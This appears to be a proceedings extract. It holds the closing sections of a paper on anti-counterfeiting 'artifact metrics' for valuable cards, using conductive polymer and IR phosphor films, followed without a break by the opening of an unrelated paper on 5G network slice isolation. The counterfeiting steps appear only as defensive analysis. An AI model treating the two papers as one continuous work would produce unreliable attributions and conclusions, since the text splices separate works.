As shown in Fig. 8, another experiment is conducted to verify two characteristics. The first characteristic involves observing the visible light emission from IR phosphor contained in samples with peak wavelengths of 548 nm and 554 nm by optical excitation with a peak wavelength of 980 nm. The second characteristic involves observing the differences in the luminescence states in each sample. We made experimental system shown in Fig. 14 and irradiated IR light (width: approx. 1mm, length: approx. 5mm) at the center of the surface of samples. Fig. 15 shows six images obtained from 20 samples (the bottom right corner shows the sample number). The luminescence of the IR phosphor particles is expressed as whitish spots and the differences in the emission intensities and the degree of the dispersion of phosphors can be observed from the images. Hence, it is assumed that the visible light images can potentially correspond to a type of characteristic information that is used to distinguish valuable cards.

### V. CONSIDERATIONS

This section considers the requirements that satisfy the proposed approach and the difficulty of counterfeiting feature information. The section also discusses the feasibility of the proposed method.

#### A. Satisfaction of the requirements

This section describes the manner in which the proposed approach satisfies the requirements listed in section 2.3. First, with respect to Requirement 1, the proposed approach forms a thin film on the surface of the core layer and provides two types of characteristic information with respect

to the film. In the experiment, the thin film is formed on the surface of the polypropylene plate used to resemble the real core layer and to extract two types of characteristic information from it. It is possible to perform printing on the surface of the polypropylene in a manner similar to other types of synthetic resins such as polyethylene, polyvinyl chloride, and polystyrene. Hence, it is assumed that the approach satisfies Requirement 1.

This is followed by considering Requirement 2. It is possible to use both materials (the conductive polymer paint and the IR phosphor powder) adopted in the proposed approach across a wide range of temperatures since the materials are not affected by temperature. Additionally, mixing the above materials does not produce any substances that are susceptible to temperature. Hence, it is assumed that the approach satisfies Requirement 2.

With respect to Requirement 3, although the thin film composed of the conductive polymer is flexible, it breaks easily when subject to physical force (such as light scrubbing on the surface of the thin film by using a finger). Therefore, it is assumed that a tamper-resistant feature can be realized by sandwiching the thin film between the core and the skin layer with adhesive (see Fig. 4). Hence, it is assumed that the proposed approach satisfies Requirement 3.

With respect to Requirement 4, a conductive polymer does not contain any toxic elements and uses safe solvents such as water and ethanol. Similarly, the IR phosphor is not harmful since it is a stable oxide. An example of a stable oxide is lead glass in which lead glass is not poisonous although lead is toxic, and thus it is used as a material to create fine glass tableware. Hence, the synthetic resin and filler used in the proposed method do not pose any risks to human skin, and it is assumed that the approach satisfies Requirement 4.

#### B. Difficulty of counterfeiting information features

This section describes the difficulty of counterfeiting two types of feature information. First, the sheet resistance is considered. As shown in Fig. 10 and Fig. 13, there are differences in the sheet resistances extracted from samples. Additionally, differences in sheet resistances are observed at each observation point located in the same sample. A reason for these differences could be attributed to the dispersion of the non-conductive IR phosphor particles that are spontaneously and randomly scattered in the conductive polymer paint.

This implies that the density of IR phosphor particle does not form evenly. To counterfeit a genuine sample to create a fake sample that has the same sheet resistance as the genuine sample, the following tasks are necessary:

- (1) Obtaining materials (polypropylene plate, IR phosphor powder, and conductive polymer paint) used to create a genuine sample A.
- (2) To create a thin film with same area, thickness, and density of sample A, it is necessary to compose a




Fig. 16 Light paths (left) and counterfeiting method (right).




Fig. 17 Inflection, transmission, and reflection at the surface of particle.

mixture of conductive polymer and IR phosphor powder and to drop the mixture on the surface of the polypropylene plate. Next, prior to drying the mixture of liquid and converting it into a thin film, it is necessary to move and fix each IR phosphor particle (with an approximate particle diameter of several micrometers) at the same three-dimensional location wherein the particle from sample A exists in its thin film.

It is relatively simple to perform Step (1) in manufacturing of a genuine sample. However, to perform Step (2), a counterfeiter would need to use “a high resolution microscope” and “a technique to move and fix each particle at the designated three-dimensional location. Each particle exists in the liquid that is gradually cured.” Hence, a high level of difficulty is associated with counterfeiting. Additionally, as the size and the shape of each particle are spontaneously and randomly determined, it is extremely difficult to create a fake sample with the same particles as those contained in genuine sample A.

Next, we consider the visible light images. Each sample and camera was faced each other and the samples are set on the optical surface plate, so that the images were shot along the z-axis. The intensity of the visible light emission has a relationship with the density of the IR phosphor particles, and a higher density leads to stronger infrared light emission. In addition, there are three possible light paths for the visible light emitted from the IR phosphor particle (see Fig. 16, left). One is the path directly from the center of particle, the second one is the path after inflection at the particle’s boundary, and the last one is the path that does not come out of the particle because of repeated reflection at the particle’s boundary. It seems that the sample might be counterfeited if counterfeiters could gather particles with direct light paths, as shown in Fig. 16, left (1) and

accumulate them on the z-axis as in Fig. 16, right. However, as shown in Fig. 17, visible light emitted out of IR phosphor particle A might have reflection, inflection, and transmission at particle B's boundary, so it is hence quite difficult to emit visible light only along the z-axis as intended by counterfeiters (in fact, counterfeiting is quite difficult as the shape of the particles is not spherical). Hence, we conclude that it is difficult to counterfeit samples with the same visible light images because of the above considerations.

As previously mentioned, the proposed approach can increase the level of difficulty involved in counterfeiting.

#### C. Application of the Phase-Only Correlation method

In a biometric system, it is difficult to observe reproducibility in images involving scans of fingerprints, iris, and retina, and differences (such as slight parallel translation, rotation movement, and brightness) are observed between the fore-mentioned images. Hence, an image matching technique termed as Phase-Only Correlation (POC) is adopted [15] to stably evaluate the similarity in images despite the existence of the fore-mentioned differences. This system corrects the angle and the position displacement and extracts common areas between the registered image and the image obtained in the verification phase. This is followed by calculating the degree of correlation degree and deriving the similarity. The results indicate that the proposed algorithm is more robust than algorithms proposed by previous studies with respect to differences in a photo shooting environment.

We will conduct an experiment in order to confirm the applicability of this method with visible images used in our approach. In concrete, we change the intensity of excitation light and the location of samples and shoot visible images while having optical excitation. We then confirm the degree of similarity in each sample by using obtained images.

#### D. Consideration of forming thin film

In the experiment, a liquid mixture consisting of the conductive polymer and the IR phosphor powder is dropped by using a syringe to create a thin film by employing gravity in conjunction with the hydrophilic features of the resin plate. Although the thickness is low, the film is opaque (as shown in Fig. 9 (left)) as it is much thicker than the transparent electrodes composed of conductive polymer paint.

To avoid affecting the visibility of characters and images printed on the surface of the real core layer, it is necessary to form a thin layer with a thickness equal to that of the transparent electrodes on the entire surface of the real core layer. This is because the visibility of printed characters and images could be affected by angularities generated at the boundary between the thin film and the core layer if the thin film is formed on the part of the surface of the core layer.

In contrast to the dip-coating method, the spin-coating method described in section 4.1 has an advantage as it forms a thin film with a small amount of coating liquid [16]. Additionally, other spin-coating methods, such as using

conductive polymer paint as a coating liquid and its application to the surface of the synthetic resin plate, were proposed by extant studies. Therefore, it is assumed that the proposed approach (forming a thin layer on the surface of the core layer) is associated with high feasibility. A future study will confirm two objectives, namely forming a thin film on the surface of the core layer by using a liquid mixture and the spin-coating method and extracting two information features from a thin film without contact.

## VI. CONCLUSION

In this paper, we proposed multimodal artifact metrics in order to authenticate an artifact with high accuracy and heighten the difficulty of counterfeiting. This technique is based on multimodal identification in biometrics. This method can give two or more information features generated from two or more physical characteristics into an artifact and verify the authenticity of each artifact using the extracted information.

The study focused on valuable cards composed of synthetic resin as artifacts for the application of multimodal artifact metrics because the existence of copied cards was reported by extant studies. Additionally, an experiment was conducted to confirm the applicability of the proposed approach (forming characteristic information on the surface of the core layer). In the experiment, a thin film was formed on the surface of polypropylene plate by using conductive polymer paint and an IR phosphor powder. Samples consisting of a thin film and two polypropylene plates were composed in which the thin film was sandwiched by the plates. Two types of information features, namely sheet resistance and visible images, were extracted from samples without contact. The result of the experiments indicated that there were differences in the information extracted from each sample, and thus there is a high possibility that this can be used as feature information. Furthermore, the proposed approach satisfied four requirements and demonstrated that it increased the difficulty of counterfeiting.

To implement the approach stated in this study, a future study will involve developing a visible image matching algorithm by using a POC method and confirming the feasibility of forming a thin film on the surface of the core layer. Thus, future studies will explore developing the proposed multimodal artifact metrics and related techniques.

## REFERENCES

- [1] ISO/IEC TR 24722:2015, "Information technology -- Biometrics -- Multimodal and other multibiometric fusion," December 2015
- [2] Arvind Slwal, Sunil Kumar Gupta, Surender, and Anubhuti, "Template security analysis of multimodal biometric frameworks based on fingerprint and hand geometry," *Perspectives in Science*, Vol. 8, pp. 705-708, Sep. 2016. <https://doi.org/10.1016/j.pisc.2016.06.065>
- [3] Masaki Fujikawa, Fumihiko Oda, Kengo Moriyasu, Shingo Fuchi, and Yoshikazu Takeda, "Development of the New Artifact-metrics Technology for Valuable Pottery and Porcelain products," *Journal of Information Processing Society of Japan*, Vol. 55, No. 9, pp. 1992-2007, Sep. 2014

- [4] Europol, "International credit card fraud syndicate active in Europe and Asia disrupted," July 8th 2016, available: <https://www.europol.europa.eu/content/international-credit-card-fraud-syndicate-active-europe-and-asia-disrupted>
- [5] Focus Taiwan, "Taiwanese arrested for using counterfeit bank cards in Bangkok," July 4th 2016, available: <http://focustaiwan.tw/news/asoc/201607040020.aspx>
- [6] CBS Miami, "Father, Son Arrested In \$50K Gift Card Fraud Raid," September 1st 2016, Available: <http://miami.cbslocal.com/2016/09/01/counterfeit-credit-card-operation-busted-in-sw-dade/>
- [7] CASIO America Inc., "Buyer Beware of Purchases Made From Unauthorized Resellers Of Casio premier G-Shock Products," Available: <http://www.gshock.com/support/Unauthorized>
- [8] news.com.au, "Tens of thousands of counterfeit wheels made in China are on Australian roads, experts warn," Available: <http://www.news.com.au/finance/business/manufacturing/tens-of-thousands-of-counterfeit-wheels-made-in-china-are-on-australian-roads-experts-warn/news-story/bbf2565440a7ddf0c291a7ef9c4e9815>
- [9] Sutton, Caroline and Kevin Markey, "More How Do They Do That?" New York: William Morrow & Co., 1993.
- [10] ISO ISO/IEC 7810:2003, Identification cards -- Physical characteristics
- [11] Akio Taniguchi, "Application of Organic Semiconductors," CMC Technical Library, No. 297, pp. 100/101, CMC publishing. (Japanese)
- [12] Masaki Fujikawa, Kouki Jitsukawa, and Shingo Fuchi, "The Proposal for the Multimodal Artifact Metrics and the Study of Applicability to Synthetic Resin Products," Proc. of the Computer Security Symposium, pp. 343-348, Oct. 2016. (Japanese)
- [13] Hisanori Shinohara, "Recent Advances in the Research and Development of Nanocarbon Materials," CMC publishing, 2008.
- [14] Hiroshi Ishikawa and Yoshihiro Tomioka, "Deterioration of Polymer Material, Journal of the Society of Heating, Air-Conditioning and Sanitary Engineers of Japan, Vol. 79, No. 10, pp.961-968, 2005 (Japanese)
- [15] Nabilah Shabrina, Tsuyoshi Issiki, and Hiroaki Kunieda, "Fingerprint authentication on touch sensor using Phase-Only Correlation method," *Proc. of the International Conference of Information and Communication Technology for Embedded Systems*, May 2016. <https://doi.org/10.1109/ICTEmSys.2016.7467127>
- [16] Hiromitsu Kozuka, "Fundamentals of sol-gel coating technique," New Glass, Vol. 25, No. 3, pp. 40-45, 2010.

# On end-to-end approach for slice isolation in 5G networks. Fundamental challenges

Zbigniew Kotulski  
Tomasz Nowak  
Mariusz Sepczuk  
and Marcin Tunia

Warsaw University of Technology  
Email: {z.kotulski; T.Nowak;  
msepczuk; m.tunia}@tele.pw.edu.pl

Rafal Artych  
Krzysztof Bocianiak  
and Tomasz Osko  
Orange Polska S.A.

Email: Rafal.Artych@orange.com  
Krzysztof.Bocianiak@orange.com  
Tomasz.Osko@orange.com

Jean-Philippe Wary  
Orange Labs  
France

Email: jeanphilippe.wary@orange.com

**Abstract**—There are several reports and white papers which attempt to precise 5G architectural requirements presenting them from different points of view, including techno-socio-economic impacts and technological constraints. Most of them deal with network slicing aspects as a central point, often strengthening slices with slice isolation. The goal of this paper is to present and examine the isolation capabilities and selected approaches for its realization in network slicing context. As the 5G architecture is still evolving, the specification of isolated slices operation and management brings new requirements that need to be addressed, especially in a context of End-to-End (E2E) security. Thus, an outline of recent trends in slice isolation and a set of challenges are proposed, which (if properly addressed) could be a step to E2E user's security based on slices isolation.

## I. INTRODUCTION

PROGRESS of work on the 5G network architecture can be characterized as the moment of movement from storming phase to forming phase. There is still a wide range of projects related to different areas of the 5G network [1] hence there are several main approaches to the architecture and implementation. Many 5G projects deal with network slicing aspects taking into consideration both technology and business perspectives. It is assumed that the ideas will continue to evolve for some time to give the final result in the foreseeable future.

Idea of isolation in the network is not new however currently considered technologies give new capabilities that can bring value in this field. For example isolation considered as security enabler depends on the quality of isolation mechanisms used in the various components of the network. In 5G networks there will be rather a portfolio of isolation technologies available than single one like virtual private network (VPN). This means that it will be necessary to integrate and manage a variety of isolation mechanisms on different levels. Basing on the assumption that isolation techniques are among important enablers for security in 5G, an analysis of the isolation capabilities and selected approaches for its realization in network slicing context are presented. On one hand it is important to identify native isolation capabilities but on the other hand it is also necessary to propose improvement of existing concepts and identifying the missing parts. Considering agile but secure solutions one can notice existence of opposite

poles. At one end there are demanding business requirements, especially in relation to 5G network, at the other end there are technical conditions that have to meet the expectations without breaching security standards. Business perspective has determined expected network parameters and introduced more open approach for network management. It forced changes that have positive impact from the client perspective. Multi-vendor and multi-tenant network concept based on automation and elasticity are real way to meet the needs but brings new challenges at the same time, introducing new potential vectors of attack. One of the hardest challenges concerns isolation in relation to Quality of Service (QoS) and Quality of Experience (QoE). At the same time expected QoS/QoE should be preserved with proper Quality of Security. If it fails, users of the network can request a return to the rigid mechanisms which can cause the collapse of the concept of programmable, open networks as such. Therefore, realization of elasticity and agility is strongly connected with isolation technologies supporting security. Isolation level should be considered as an important parameter determining service realization in future networks.

The goal of this paper is to examine the isolation capabilities and selected approaches for its realization in network slicing context. As the 5G architecture is still evolving specification of isolated slices operation and management bring new requirements that need to be addressed. The rest of the paper is structured as follows. Section 2 provides brief overview of challenges for 5G networks. In Section 3 we present known network slicing concepts, while Section 4 presents more details about isolation techniques and network slicing management. Section 5 summarizes known research problems related to 5G software-defined ecosystem and slicing. Section 6 presents new perspective of designing sliced environment and providing E2E slices isolation in 5G networks. Finally, in section 7 conclusions and future research plans are presented.

## II. SLICING: THE 5G CHALLENGE

The new network concept (5G) will be more focused on business point of view than previous generations of mobile networks. Sets of requirements described in [2], [3], [4], [5]



are very difficult or expensive to be satisfied in the whole network at the same time. However, it is feasible to provide some subsets of such requirements and a Network Operator can configure multiple logical networks with different network efficiencies and properties. This is the reason for splitting one physical network into multiple logical networks. Such a 5G-based virtual environment will provide a platform for a services with some sets of specific properties (Key Performance Indicators, QoS/QoE parameters, etc.), which can be used to define new logical networks [6]. Each of these networks has its own application (voice communication, video streaming, Internet of Things, e-health, etc.) and its own properties based on business requirements for each service, which will be provided over this network [2], [7], [8]. In the whole set of requirements with high probability exist many subsets of properties, which cannot be satisfied at the same time. However, reducing the set of requirements for a logical network could improve some selected properties critical for the service provided over this network.

#### A. The isolated slices

The logical networks described above are a core of the network slicing concept. In this concept the network and available resources can be partitioned in many slices, which are associated with services and sets of requirements. Each slice can be considered as (at least) one logical network. Network slicing is usually considered together with orchestration concept, which supports slice management (creating slices, changing slices' properties, reconfiguration of slice's network, etc.) and provides interfaces (northbound interface, API) for service providers, other network operators and other allowed (authorized) users. The purpose for this feature is to make services and network more agile and adjustable to business and user's requirements or current network situation.

#### B. Security in a sliced network

This new concept with new elements brings new security questions and problems as these new elements also could bring new security issues. It is important to define who and how can use orchestrator and other modules to avoid security threats like exhaustion of resources or Denial of Service attack (DoS). The slicing concept itself is a source of security issues. Systems which support slicing may be exploited by attackers. Slicing could also use heterogeneous platforms and solutions: slicing components can be implemented in firmware, OS kernel level, in the virtualization software systems or even in regular software. In this wide spectrum of environments, the slicing components may be provided by different vendors. Ensuring common level of security for all applications which build slicing concept in this case can also be difficult.

Adding special properties to slices (isolation, protection, etc.) might create new attack methods, i.e. by exploiting weak isolation providing system to reach resources in other slice with better parameters, lower costs or sensitive data stream. An attack on these properties could also be a part of more

complex attack scenario (it could be subject to attack in the Attack Jungle concept [9]).

In slicing for 5G there are some common network services or functions like Mobility Management or AAA (Authentication, Authorization, Accounting) service [10], which are shared between more than one slice instance. This concept is in contrary with isolation property and should be considered how to solve this problem, especially in 5G, where we have more shared functions than in wired networks.

#### C. The major challenge in sliced 5G network

The key problem in 5G networks is implementation of the 5G RAN (Radio Access Network). The solution for some of problems could be using small cells in the mmWave [11]. Attenuation in this frequencies is bigger than in regular wireless networks (2G- 4G), but in some windows the propagation parameters are good enough to provide small cell with 200 m range [11]. This property naturally isolates traffic between different cells. Using two types of cells enables architecture, where part of data is transmitted by macro cells (i.e. data from C-Plane, what was described in [11]) and rest of them is transmitted by small cells (i.e. data from U-Plane). In slicing terms one can look at this as a special meta-slice, which allows User Equipments (UE) to communicate with RAN and CN (Core Network).

However, not all new solutions have this positive effect on isolation level or naturally enable slicing in a network. For instance, NOMA (Non-Orthogonal Multiple Access) assumes that more than one UE receives a message on the same frequency channel, code and time slot [11] and it recognizes messages depending on the signal power level. In this case the Base Stations (BS) must consider UEs membership in slices while frequencies, codes and time slots are assigned to avoid the isolation violation. Another technology which could be useful in 5G networks, but which provides new isolation problems is Cognitive Radio [11].

### III. CONCEPTS OF NETWORK SLICING

#### A. Network Slicing definition

Network slicing is one of the crucial technologies that enables flexibility, scalability and that improves security as it allows creation of multiple separated logical networks spanned over a shared hardware infrastructure. First idea of network virtualization and slicing was introduced in the paper [12], where the authors described an overlay network, the PlanetLab, which was able to produce slices of the network to provide environment for simultaneous design and utilization of different services. Since then this concept has grown considerably and has become the subject of extensive investigations. In recent studies and designs the network slicing idea is based on the three-layers model [13]:

- Service Instance Layer,
- Network Slice Instance Layer,
- Resource Layer.

The Service Instance Layer describes the services (e.g. business services or end-user services) which should be supported.



Each service is created as a Service Instance. Usually a service can be provided by a network operator or 3rd parties, so the Service Instance can be created by both operator services and 3rd parties services.

A Network Slice Instance is a set of (virtualized) network functions implemented at resources which enable running these network functions. It forms a complete instantiated logical networks to meet certain network characteristics (e.g. ultra-low-latency, ultra-reliability, etc.) required by the Service Instance. A network slice instance could be isolated from another network slice instance in several ways, e.g., full or partial isolation and logical or physical isolation. To create a Network Slice Instance, a network operator uses a Network Slice Blueprint (description of the structure, configuration and the flows and how to control the network slice instance during its life cycle). A Network Slice Instance ensures the network characteristics which are needed by a Service Instance. Therefore, a Network Slice Instance can be shared with multiple Service Instances provided by the network operator. The Network Slice Instance Layer contains many instance of network slices.

The Resources Layer contains both physical and logical resources. The Network Slice Instance can consist of Sub-network Instances, which can be shared with multiple network slice instances. The Network Slice Instance is defined by a Network Slice Blueprint. For creating every Network Slice Instance are required dedicated policies and configurations.

#### B. Vertical and horizontal slicing

Another slicing concept is described in [14], where the authors describe two approaches to network slicing: vertical and horizontal. On the vertical network slicing one network is sliced into multiple network slices, each designed and optimized for particular services or applications. The horizontal network slicing enables sharing of resources between nodes and network devices. Both approaches can be implemented in parallel and they can work together.

#### C. E2E Network Slicing

The concept of Network Slicing in 5G refers to three areas [15], [16]: at the air interface, in the RAN and in the CN.

1) *Network slicing at the air interface*: The idea of Network Slicing of Air Interface refers to proper partitioning of physical radio resources (PHY layer), mapping them into logical resources and creating the operations of MAC (Media Access Control) and higher layers based on the logical PHY resources.

2) *Network slicing in the RAN*: The Network Slicing in the RAN describes an optimal configuration of Control Plane and User Plane considering the specificity of slice. Besides two aspects should be investigated:

- The Radio Access Type (RAT) which supports services provided by a particular slice,
- The proper configuration of RAN capabilities with interfaces. It applies also to a correct cell deployment in every slice based on requirements. Based on factors such as

QoS requirements, traffic load or type of traffic, the RAN architecture should be properly tailored to each slices.

This is a huge challenge because some goals associated with 5G usage cannot be met at the same time (e.g. low latency and high reliability usually have an impact on the spectral efficiency).

3) *Network slicing in the CN*: Network Slicing in CN is possible due to two technologies: Network Function Virtualization (NFV) and Software Defined Networking (SDN). The goal of SDN is to separate the control plane from the data plane. Moreover, the control plane should be programmable through APIs in order to bring flexibility in management. Supporting the SDN-like separation of planes is one of the main principles of 5G core network architecture, because it allows, see [17]:

- Data and control resources to be scaled independently,
- Data plane closer to the users' devices,
- Appropriate choice of the data plane function required for different slices,
- Decomposition of data plane into smaller functions,
- Possibility of migration to cloud deployments.

The goal of NFV is to virtualize network functions into software applications that can be run on standard servers or as virtual machines running on those servers.

### IV. NETWORK SLICING: ISOLATION, MANAGEMENT, SECURITY

#### A. Isolation and security

One of key expectations of network slicing is resources isolation. Each slice may be perceived as isolated set of resources configured through the network environment and providing defined set of functions. Level and strength of isolation may vary depending on requirements and usage scenarios for slicing. At one scenario there may be requirement for strict slices isolation, but in another there may be required some communication between slices. Thus isolation may be perceived in many different ways and constitute a set of properties chosen according to implementation needs. After analysis of 5G network slicing security issues [18] the following isolation properties may be defined:

- Ring-fencing of each slice operational resources (e.g. storage, processor, operational memory), so that one slice cannot exhaust other slice's resources in any situation,
- Ring-fencing of resources for security protocols inside slice,
- Not supporting communication between slices (while ring-fencing resources concerns guarantee of minimal set of resources, this point concerns lack of information flow between two separate slices),
- Supporting communication between slices on strictly defined rules (like the previous point, it can be applied with complementary technique of ring-fencing of proper resources: operational and security),
- Cybersecurity assurance in the sense of protection against hacking one slice to influence another one,

- Signaling and management isolation to provide secure communication between slice and orchestrator as well as secure communication between elements inside slice,
- Reliability assurance of different pieces of physical equipment which used to span a slice,
- Secure communication between multiple network slice managers,
- Isolation concerning level of emission of information to slices environment (e.g. side-channel attacks resistance),
- Isolation in hybrid environment including regular network functions (NF) and virtualized NFs,
- Isolation of slices with one user equipment connected to multiple slices at a time.

Not all of the properties should be implemented in each solution. There can be subsets of those properties chosen in order to meet specific requirements. Isolation may be achieved by different means, including [19]:

- Language based isolation (type systems, certifying compilers),
- Sandbox based isolation (Instruction Set Architecture, Application Binary Interface, Access Control List),
- Virtual Machine (VM) based isolation (Process VM, Hypervisor VM, Hosted VM, Hardware VM),
- Operating System (OS) kernel based isolation,
- Hardware based isolation,
- Physical isolation.

Referring the above techniques of isolation to the slicing layers and to the network media interfaces it can be noticed that language-based and sandbox-based techniques are especially suitable for providing isolation in Service Instance Layer and Network Slice Instance Layer. The VM-based and OS kernel-based techniques are applicable at the Network Slice Instance Layer and the Resource Layer while hardware-based isolation and physical isolation can help in infrastructure/virtual infrastructure sharing among slices, especially at the interface RAN-CN, which is the hardest one for providing slices isolation.

Isolation enabling means can be grouped using general categorization presented in the above list. Aside from this categorization, isolation assurance problem may be considered on network protocols level. There are several technologies enabling isolation of network resources, each one with its own characteristics and limitations. Below there are listed example slices isolation enabling technologies:

- Tag-based network slices isolation such as MPLS (Multi-Protocol Label Switching) uses special tags within packets to determine which slice they belong to,
- VLAN-based network slices isolation uses switch ports to partition the network on the second layer of OSI model,
- VPN-based network slices isolation uses special protocols such as IPsec, SSL/TLS (Secure Socket Layer/Transport Layer Security, DTLS (Datagram Transport Layer Security), MPPE (Microsoft Point-to-Point Encryption), SSTP (Secure Socket Tunneling Protocol), SSH (Secure Shell) to provide authentication and confidentiality for transmission within each slice,

- SDN-based network slices isolation provides additional abstract layer to provide flexibility of slices management and is considered one of key enablers of 5G slicing [20].

To evaluate each of above technologies as well as other not listed there is a need to define sets of common desired isolation properties and measures for those properties. Each set would represent specific business needs and description how to satisfy and measure them. A review of known communication protocols providing isolation on different security level can be found in [21].

### B. SDN for Network Slicing

One of technologies mentioned above is SDN, which is considered as slicing enabler for Core Networks in 5G. It is a powerful tool that provides flexible services tailored to fit business needs. However, as a technology itself it carries also new attack vectors.

SDN security project [22] defines several areas of potential vulnerabilities including firmware abuse, eavesdropping, man-in-the-middle, APIs abuse, resource exhaustion, packet flooding and more. Research [23] presents other attack vectors for SDN: misconfiguration of access to remotely accessible interfaces, malware infection at build time and runtime, and tenant attacks. As a response to these new threats security assessment tools are being developed [24], [25]. Such tools and new attack vectors may be used to define desired isolation properties and measures. To satisfy properties selected for given slice configuration there should be chosen suitable technologies working under certain configuration and assumptions. One property can be satisfied by different technologies. Choice for suitable technology should be made according to optimization criteria for each case.

### C. Isolation in wireless domain

In wireless domain there are some techniques for slices isolation which are dedicated especially for this domain. This is because of special properties of air interfaces and medium. According to [8] there are the following strategies for resource isolation in 3GPP LTE and WiMAX:

- Physical Resource Block (PRB) scheduling,
- Slice scheduling,
- Traffic shaping.

For IEEE 802.11 (WiFi) network there are similar strategies:

- EDCA (Enhanced Distributed Channel Access) control,
- Slice scheduling,
- Traffic shaping.

The following solutions can constitute an example of isolation techniques usage in wireless domain [8]:

- Virtual Basestation [26] in WiMAX implements slices' isolation with traffic shaping techniques in downlink,
- CellSlice [27] in WiMAX implements slices' isolation with slice scheduling and traffic shaping in uplink and sustained rate control in downlink,
- The papers [28], [29] describe assigning resources in LTE with PRB scheduling in downlink,

- Virtual WiFi [30] describes client virtualization in 802.11 networks using slice scheduling.

#### D. Management and orchestration

Network management is a fundamental function for establishment and functioning of the sliced network and for its security. The management starts with setting up slices and initiating communication in the sliced environment. Next, it manages slices and controls data transmission in a stable network state. Finally, it closes slices, makes accounting for transmission and cleans after-effects to prevent remainder attacks. Requirements and future expectations concerning management in sliced network are the subject of reference papers, public discussions and research projects, see e.g. [31], [32], [33]. The papers presenting 5G management and orchestration, which is this part of management that can be automated, usually consider the ETSI NFV-MANO [34] as a reference model. ETSI NFV-MANO pretends to satisfy all expectations of future virtualized networks, including 5G. However, since it is very general, it needs additional specifications and clarifications. Some attempt of doing this is made by introducing additional standards specifying information flow at reference points (see [35]) but some of them are still draft standards, some other are under reconstruction, so the system is not complete. Since the ETSI NFV-MANO system is very general, it does not explicitly consider such real network problems like: multi-tenancy, multi-vendor/multi-domain network's infrastructure and, what is the most important for security, it considers slicing isolation only on a basic level of performance isolation. Therefore, modifications and extensions of the management and orchestration system for 5G and virtualized networks are the subject of extensive studies.

One of possible improvements of ETSI NFV-MANO is joining it with SDN-like management, see, e.g., [36], [37]. The systems are compatible because they have plane-based/layered structure and both of them assume centralized management. Another extension tries to simplify management in multi-domain, multi-vendor and multi-tenant systems by introducing hierarchical management and orchestration structures (see e.g., [6], [38], [39], [40]). Such an approach enables application of the ETSI NFV-MANO system directly for a single domain or instance and provide a supervision over a number of management systems. It also enables Virtual Functions and slice chaining in heterogeneous environment or when a slice is built over several domains, see e.g., [41], [42], [43].

Another aspect of MANO in a multi-domain networks was considered in paper [44]. In such networks each domain can work under different constraints (legal, technological, security, etc.). To establish a joint service (slice) over all domains one must negotiate common conditions for all domains. This paper proposes using Service-Level Agreement (SLA) criteria of orchestration. They are considered in frames of orchestration model which represents a centralized approach assigned to a network's owner. However, in some specific networks (in our case: specific slices), e.g., Internet of Things systems, it is more suitable to apply a decentralized approach

called a choreography (see e.g., [45]), where decision rules are negotiated among network elements according to their own particular interests.

Enhancing slicing property of the expected 5G networks led to extended ETSI NFV-MANO systems. Some approaches try to make an order in information flow in MANO (which is a critical and still unsolved problem) introducing it as a specific ETSI NFV-MANO service, see [46]. The other paper adds new orchestration functions dedicated specially for slicing, slicing in multi-tenant and multi-domain environments (see [47]).

All MANO schemes presented above, both the ETSI NFV-MANO and extended models, consider the network as a sliced medium with slices isolation on a level of a performance isolation, which is natural in 5G slices concept. For a stronger, secure (cryptographic) isolation, a new orchestration aspect should be taken into account, which is secure isolated slice establishment at the slices establishment stage, and isolation checking at the second, network exploiting stage. Finally, when the slice is being closed, secure critical data destruction must be performed to prevent post-dated loose of isolation. Thus, a new MANO scheme must be proposed, where isolation establishment at each stage of a slice lifetime is considered. The scheme must take into account also such elements as: slice chaining, isolation establishment, and isolation checking and monitoring.

The analysis of requirements and constraints appearing in such a complicated environment proves that every MANO system trying to reflect all aspects of reality would be completely nonfunctional and too heavy to be implemented and controlled. Thus, should be considered a single management and orchestration system or it is better to divide it into several cooperating and interdependent/hierarchic MANO subsystems? This proposal should be further analyzed to outline frames of each MANO subsystem and to integrate them. Such an approach restricts the number of required information flow specifications on MANO interfaces (where not all are defined yet) and introduces a few information flows between MANO subsystems to specify.

#### V. CONCERNED ISSUES IN 5G NETWORKS

5G, as a future generation of telecommunications standards, faces new issues every day when already posed or identified tasks are solved. In this section a number of problems which have been recently identified by prominent research groups and which stand for actual 5G issues are briefly presented.

On the web page of the IEEE SDN Technical Community there is a White Paper [48] presenting actual issues inspired by conditions resulting from techno-economic conditions and policy constraints and proposing a change of paradigms in the design and operation of future telecommunications infrastructures dedicated to 5G networks. The main issues identified in the paper [48] are:

- Softwarization of the RAN, which is implemented as a C-RAN concept: the centralized, collaborative, clean and Cloud Radio Access Network, resulting in new network's

architecture, resources allocation, virtualization, SDN-like solutions, etc.;

- An end-to-end vision for 5G, which should result in new service capabilities, interfaces, management and control schemes, access and non-access protocols with suitable procedures, functions, advanced algorithms and new classes of virtual or physical resources;
- Application the Open Mobile Edge Cloud (OMEC), a functional node which will be deployed to provide seamless coverage and execute various control plane functions as well as some of the "core functions" currently placed in various nodes of the Evolved Packet Core (EPC);
- New solutions for planning, policy and regulation resulting from different trust domains of virtualized functions and virtualized and non-virtualized infrastructure, which include:
  - The creation of a resilient policy,
  - The mapping and application of the policy to real hardware and software,
  - The visualization and enforcement of the policy, typically through visualization and enforcement tools;
- Provisioning of appropriately secure infrastructure (both, virtual and non-virtual);
- Management and maintenance of a deployment with multiple trust domains (which has been described in more detail in Section 4),
- Application of open source software as strategic for interoperability, innovations and research impacts, robustness and, as a consequence, network reliability and security.

The recent technical report [49] of the 3rd Generation Partnership Project (3GPP) concentrates on slicing as a crucial problem for development of 5G networks. It identifies several detailed key issues to be studied to provide and manage an isolated sliced environment for future networks. The basic questions in this area are:

- How to achieve isolation/separation between network slice instances and which levels and types of isolation/separation will be required?
- How and what type of resource and network function sharing can be used between network slice instances?
- How to enable a User Equipment (UE) to simultaneously obtain services from one or more specific network slice instances of one operator?
- Which operations are crucial with regards to Network Slicing: network slice creation/composition, modification, deletion, etc.?
- Which network functions may be included in a specific network slice instance?
- Which network functions are independent of network slices?
- The procedure(s) for selection of a particular Network Slice for a UE;
